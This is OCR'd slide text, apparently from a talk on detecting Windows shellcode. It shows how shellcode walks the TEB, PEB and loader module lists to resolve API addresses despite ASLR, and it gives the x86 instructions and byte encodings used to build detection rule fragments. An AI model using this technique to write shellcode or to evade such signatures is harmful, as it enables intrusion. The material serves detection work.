
therefore, shellcode must manually resolve imports


- due to ASLR, cannot just assume address of `CreateFileA`


typically: manually parse runtime structures to find function pointers

- this is basically doing live memory forensics on itself


shellcode
program logic
TEB
PEB
LDR_DATA
modules list
openssl.dll
winhttp.dll
HTTP
protocol logic
export table
open 1
close 2
send 3


FS segment
0x30
Thread Environment Block (TEB)
0xC
Process Environment Block (PEB)
0xC
0x14
PEB Loader Data
0x1C
Load Order List
Memory Order List
Initialization Order List
Lists of loaded modules (DLLs)


FS segment
0x30
Thread Environment Block (TEB)
0xC
Process Environment Block (PEB)
0xC
0x14
0x1C
PEB Loader Data
Load Order List
Memory Order List
Initialization Order List
Lists of loaded modules (DLLs)


FS segment
((*(fs + 30) + 0xC) + 0xC)
0x30
Thread Environment Block (TEB)
0xC
Process Environment Block (PEB)
0xC
0x14
0x1C
PEB Loader Data
Load Order List
Memory Order List
Initialization Order List
Lists of loaded modules (DLLs)

((*(fs + 30) + 0xC) + 0xC)

```
mov     edx, large fs:30h
mov     edx, [edx+0Ch]
mov     edx, [edx+0Ch]
```

((*(fs + 30) + 0xC) + 0xC)

mov eax, fs:0x30

```
0:   64 a1 30 00 00 00        mov    eax,fs:0x30
```

turns out that `mov ebx, fs:0x30` is encoded as `mov ebx,DWORD PTR fs:0x30`, so see below.

rule fragment: `64 a1 30 00 00 00`.

((*(fs + 30) + 0xC) + 0xC)

LDR_DATA dereference

```
0:  8b 40 0c                mov    eax,DWORD PTR [eax+0xc]
3:  8b 5b 0c                mov    ebx,DWORD PTR [ebx+0xc]
6:  8b 49 0c                mov    ecx,DWORD PTR [ecx+0xc]
9:  8b 52 0c                mov    edx,DWORD PTR [edx+0xc]
